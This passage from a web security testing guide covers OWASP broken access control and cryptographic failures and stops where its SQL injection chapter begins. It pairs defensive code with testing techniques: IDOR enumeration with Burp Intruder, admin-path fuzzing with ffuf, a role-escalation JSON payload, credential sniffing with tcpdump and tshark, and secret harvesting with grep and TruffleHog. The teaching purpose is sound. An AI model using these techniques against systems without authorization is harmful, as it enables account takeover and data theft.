Part 2: Top Vulnerabilities

OWASP Top 10

Understanding and testing the most critical web application security risks

Chapter 4

Broken Access Control

(A01:2021)

The #1 vulnerability in the OWASP Top 10 - when users can access resources or perform actions they shouldn't be authorized to.

Understanding Broken Access Control

Broken Access Control occurs when users can access resources or perform actions they shouldn't be authorized to. This is the #1 vulnerability in the OWASP Top 10.

Insecure Direct Object References (IDOR)

Exposing internal implementation objects

Missing Function-Level Access Control

Sensitive functions without authorization checks

Privilege Escalation

Gaining unauthorized elevated access

Forced Browsing

Accessing unauthorized pages directly

API Access Control Bypass

Circumventing API authorization

Types of Access Control Vulnerabilities

Access control vulnerabilities come in several distinct forms, each with unique characteristics and exploitation methods.

01

Insecure Direct Object References (IDOR)

Exposing references to internal implementation objects

02

Vertical Privilege Escalation

Gaining access to higher-privileged user functions

03

Horizontal Privilege Escalation

Accessing resources of other same-level users

04

Missing Function-Level Access Control

Sensitive functions accessible without proper authorization

1. Insecure Direct Object References (IDOR)

IDOR occurs when an application exposes a reference to an internal implementation object.

Real-World Example:

A banking application shows account details at:

```
https://bank.com/account?id=12345
```

By changing the ID to 12346, an attacker can view another user's account:

```
https://bank.com/account?id=12346
```

How to Test for IDOR

Identify Parameters

Find parameters that reference objects: user_id, doc_id, file, order

Modify Values

Increment, decrement, try common values, use negative numbers

Analyze Responses

Look for responses that reveal unauthorized data

Parameter Testing Examples:

- User IDs: user_id=123
- Document IDs: doc_id=456
- File names: file=report.pdf
- Order IDs: order=789

Modification Techniques:

- Increment: 123 → 124
- Decrement: 123 → 122
- Try common values: 1, 0, admin
- Use negative numbers: -1

Using Caido for IDOR Testing

Intercept Request

Capture a request with an ID parameter

Send to Automate

Transfer the request to Caido's Automate feature

Configure Payload

Select ID value, convert to placeholder, choose "Numbers" payload type

Set Range

Define range (e.g., 1-1000)

Run Attack

Execute the automated testing

Analyze Results

Check responses for varying sizes/status codes

Using Burp Suite Intruder

Alternative method for IDOR testing using Burp Suite:

Setup Steps

1. Send request to Intruder
2. Mark the ID parameter as payload position: §123§
3. Select "Numbers" payload type
4. Configure sequence (from 1 to 1000, step 1)
5. Start attack
6. Sort by response length to find anomalies

2. Vertical Privilege Escalation

Gaining access to functions or data intended for higher-privileged users.

Real-World Example:

A regular user discovers an admin panel at:

```
https://app.com/admin/users
```

The application doesn't verify authorization, allowing the regular user to access admin functions.

Critical Issue: The application checks if you're authenticated but not if you have permission to access admin functions.

How to Test for Vertical Privilege Escalation

1. Directory Enumeration for Admin Paths

```
ffuf -u http://target.com/FUZZ -w ~/bugbounty/wordlists/SecLists/Discovery/Web-Content/admin-panels.txt
```

2. Test Common Admin Paths:

- /admin
- /administrator
- /admin.php
- /admin/dashboard
- /wp-admin (WordPress)
- /administrator (Joomla)

3. Test API Endpoints:

- POST /api/user/promote
- PUT /api/user/role
- DELETE /api/user/123

Manipulating User Roles

Test by manipulating user roles in requests:

```
{
  "username": "attacker",
  "email": "attacker@example.com",
  "role": "admin"
}
```

This technique attempts to elevate privileges by directly specifying an admin role during account creation or profile updates.

3. Horizontal Privilege Escalation

Accessing resources belonging to other users at the same privilege level.

Real-World Example:

User Alice can view her profile:

```
https://app.com/profile/alice
```

By changing the username, Alice can view Bob's profile:

```
https://app.com/profile/bob
```

Step 1

Create two test accounts (if allowed)

Step 2

Perform actions with Account A while logged in

Step 3

Capture the requests in Caido/Burp

Step 4

Replace Account A's identifiers with Account B's identifiers

Step 5

Check if you can access Account B's resources

4. Missing Function-Level Access Control

Sensitive functions accessible without proper authorization checks.

Real-World Example:

An API endpoint for deleting users:

```
DELETE /api/user/123
```

The application checks if you're authenticated but not if you have permission to delete users.

How to Test:


1. Map all application functionality as a high-privilege user
2. Log in as a low-privilege user
3. Attempt to access high-privilege functions
4. Use Caido's Replay feature to test captured admin requests

Tools for Testing Access Control

Using Caido

Setup:

```
# Start Caido
caido
# Configure Firefox proxy to 127.0.0.1:8080
# Browse the target application
```



Caido Testing Workflow

1

Capture Baseline Requests

Log in as User A, navigate through all features, note which requests access sensitive data

2

Test with Different Credentials

Log in as User B, replay User A's requests with User B's session, check for unauthorized access

3

Automated Fuzzing


Send request to Automate, fuzz ID parameters, analyze results

Using Autorize (Burp Extension)

Autorize automates authorization testing:

Setup Process

1. Install Autorize from BApp Store
2. Configure low-privilege user session in Autorize
3. Browse as high-privilege user
4. Autorize automatically replays requests with low-privilege session
5. Highlights potential authorization issues



Defending Against Access Control Issues

Server-Side Enforcement

```
# Bad: Only client-side check
# Frontend only hides admin button

# Good: Server-side authorization
def delete_user(user_id, requesting_user):
 if not requesting_user.is_admin():
 raise PermissionError("Unauthorized")

 # Check if user can access this specific resource
 user = User.get(user_id)
 if not requesting_user.can_access(user):
 raise PermissionError("Unauthorized")

 user.delete()
```

Access Control Best Practices

Deny by Default

Require explicit authorization

Use Indirect References

Map user input to internal IDs

Implement RBAC

Role-Based Access Control

Log Access Control Failures

Monitor and alert on violations

Test Authorization Logic

Thoroughly test all access controls

Use Framework Security

Leverage built-in security features

Indirect Object References

Instead of exposing database IDs, use random, unpredictable tokens or map user input server-side:

```
# Instead of exposing database IDs
GET /document/12345

# Use random, unpredictable tokens
GET /document/a3f2c9e1-4b7d-4c2a-9f1e-8d3b2c1a0f9e

# Or map user input server-side
user_documents = {
    "doc1": 12345,
    "doc2": 12346
}
actual_id = user_documents.get(user_input)
```

Security Benefit: Attackers cannot guess or enumerate valid document IDs when using unpredictable tokens.

Chapter 5

Cryptographic Failures

(A02:2021)

When sensitive data is not properly protected through encryption, leading to exposure of passwords, credit card numbers, health records, and other sensitive information.

Understanding Cryptographic Failures

Cryptographic failures occur when sensitive data is not properly protected through encryption, leading to exposure of passwords, credit card numbers, health records, and other sensitive information.

Cleartext Transmission

Transmitting data in cleartext (HTTP instead of HTTPS)

Weak Algorithms

Using weak cryptographic algorithms (MD5, SHA-1)

Poor Key Management

Improper key management

Hard-Coded Keys

Hard-coded encryption keys

Unhashed Passwords


Storing passwords without hashing

Insufficient SSL/TLS

Insufficient SSL/TLS configuration

Types of Cryptographic Vulnerabilities

Cryptographic vulnerabilities come in several forms, each exposing sensitive data in different ways.




1. Cleartext Transmission of Sensitive Data

Real-World Example:

A login form submits credentials over HTTP:

```
<form action="http://example.com/login" method="POST">
  <input type="text" name="username">
  <input type="password" name="password">
  <button type="submit">Login</button>
</form>
```

An attacker on the same network can capture credentials using Wireshark.



How to Test for Cleartext Transmission

Manual Testing

1. Check protocol in URL bar - Look for HTTP instead of HTTPS
2. Inspect forms - Check action attribute
3. Use Wireshark to capture traffic
4. Look for sensitive data in captures

Using Wireshark

```
# Capture traffic on wireless interface
sudo wireshark

# Or use tcpdump
sudo tcpdump -i wlan0 -w capture.pcap

# Analyze with tshark
tshark -r capture.pcap -Y "http.request.method == POST" -T fields -
e http.request.uri -e http.file_data
```

Look for sensitive data in captures:

- Passwords
- Session tokens
- Credit card numbers
- Personal information

2. Weak SSL/TLS Configuration

Real-World Example:

A server supports old SSL/TLS versions (SSL 3.0, TLS 1.0) vulnerable to known attacks like POODLE and BEAST.

How to Test:

Using testssl.sh:

```
# Install testssl.sh
git clone --depth 1 https://github.com/drwetter/testssl.sh.git
cd testssl.sh

# Test a target
./testssl.sh https://target.com

# Check for specific vulnerabilities
./testssl.sh --vulnerable https://target.com

# Test SSL/TLS protocols
./testssl.sh --protocols https://target.com

# Test cipher suites
./testssl.sh --ciphers https://target.com
```

Additional SSL/TLS Testing Tools

Using sslscan:

```
# Basic SSL scan
sslscan target.com

# Show certificates
sslscan --show-certificate
target.com
```

Using nmap:

```
# Check SSL/TLS configuration
nmap --script ssl-enum-ciphers -p
443 target.com

# Check for Heartbleed
nmap --script ssl-heartbleed -p 443
target.com
```

What to Look For in SSL/TLS Testing

SSL 2.0/3.0 Support

Should be disabled - vulnerable to POODLE attack

TLS 1.0/1.1 Support

Should be disabled - deprecated protocols

Weak Cipher Suites

DES, RC4, export ciphers should not be supported

Missing HSTS

HTTP Strict Transport Security header should be present

Certificate Issues

Invalid or expired certificates

3. Weak Hashing Algorithms

Real-World Example:

Passwords stored using MD5:

```
INSERT INTO users (username, password)
VALUES ('admin', MD5('password123'));
```

MD5 is fast and can be brute-forced easily. Rainbow tables exist for common passwords.

Critical Weakness: MD5 hashes can be cracked in seconds using modern hardware and rainbow tables.

How to Test for Weak Hashing

1. Check Password Reset Tokens:

- Look for short, predictable tokens
- Test if they're MD5/SHA-1 hashes

2. Analyze JavaScript Files:

```
grep -r "md5\|sha1" js_files/
```

3. Test Password Policy:

- Create account with weak password
- If accepted, hashing might be weak


Identifying Hash Types:

```
# MD5: 32 characters
5f4dcc3b5aa765d61d8327deb882cf99

# SHA-1: 40 characters
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

# SHA-256: 64 characters
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8

# bcrypt: 60 characters, starts with $2a$, $2b$, or $2y$
$2a$10$N9qo8uLOickgx2ZMRZoMyeIjZAgcfl7p92ldGxad68LJZdL17lhWy
```



4. Hard-Coded Secrets

Real-World Example:

API keys in JavaScript:

```
const API_KEY = "sk_live_4eC39HqLyjWDarjtT1zdp7dc";
fetch(`https://api.example.com/data?key=${API_KEY}`);
```

This exposes the API key to anyone who views the page source or JavaScript files.

How to Find Hard-Coded Secrets

1. Search JavaScript Files:

```
# Download JS files
wget -r -l 1 -A js http://target.com

# Search for common patterns
grep -r "api_key" .
grep -r "secret" .
grep -r "password" .
grep -r "token" .
grep -rE "[a-zA-Z0-9]{32,}" .  # Long strings that might be keys
```

2. Use Specialized Tools:

```
# TruffleHog - searches for secrets
git clone https://github.com/trufflesecurity/trufflehog
cd trufflehog
go install

# Scan a repository
trufflehog git https://github.com/target/repo

# Scan files
trufflehog filesystem /path/to/files
```


Additional Secret Discovery Methods

3. Check Mobile Apps:

- Decompile APK/IPA
- Search strings for secrets

4. Look in Configuration Files:

- .env files
- config.php
- settings.py
- .xml configuration files



Defending Against Cryptographic Failures

Use Strong Encryption

```
# Bad: Weak hashing
import hashlib
password_hash = hashlib.md5(password.encode()).hexdigest()

# Good: Strong hashing with salt
import bcrypt
password_hash = bcrypt.hashpw(password.encode(), bcrypt.gensalt())

# Verify password
if bcrypt.checkpw(password.encode(), stored_hash):
 print("Password correct")
```

Enforce HTTPS

```
# Nginx configuration
server {
 listen 80;
 server_name example.com;
 return 301 https://$server_name$request_uri;
}

server {
 listen 443 ssl http2;
 server_name example.com;

 ssl_certificate /path/to/cert.pem;
 ssl_certificate_key /path/to/key.pem;

 # Strong TLS configuration
 ssl_protocols TLSv1.2 TLSv1.3;
 ssl_ciphers HIGH:!aNULL:!MD5;
 ssl_prefer_server_ciphers on;

 # HSTS header
 add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
}
```

Secure Cookie Configuration

```
# Set secure cookie flags
response.set_cookie(
    'session_id',
    value=session_token,
    secure=True,      # Only send over HTTPS
    httponly=True,    # Not accessible via JavaScript
    samesite='Strict' # CSRF protection
)
```

Environment Variables for Secrets

```
# Bad: Hard-coded
API_KEY = "sk_live_4eC39HqLyjWDarjtT1zdp7dc"

# Good: Environment variable
import os
API_KEY = os.environ.get('API_KEY')
if not API_KEY:
 raise ValueError("API_KEY not set")
```

Chapter 6

Injection Vulnerabilities

(A03:2021)

Injection vulnerabilities occur when untrusted data is sent to an interpreter as part of a command or query. This is one of the most dangerous vulnerability classes.

SQL Injection (SQLi)

Understanding SQL Injection

SQL injection allows attackers to interfere with database queries, potentially reading sensitive data, modifying database contents, or even executing commands on the server.

Vulnerable Code Example:

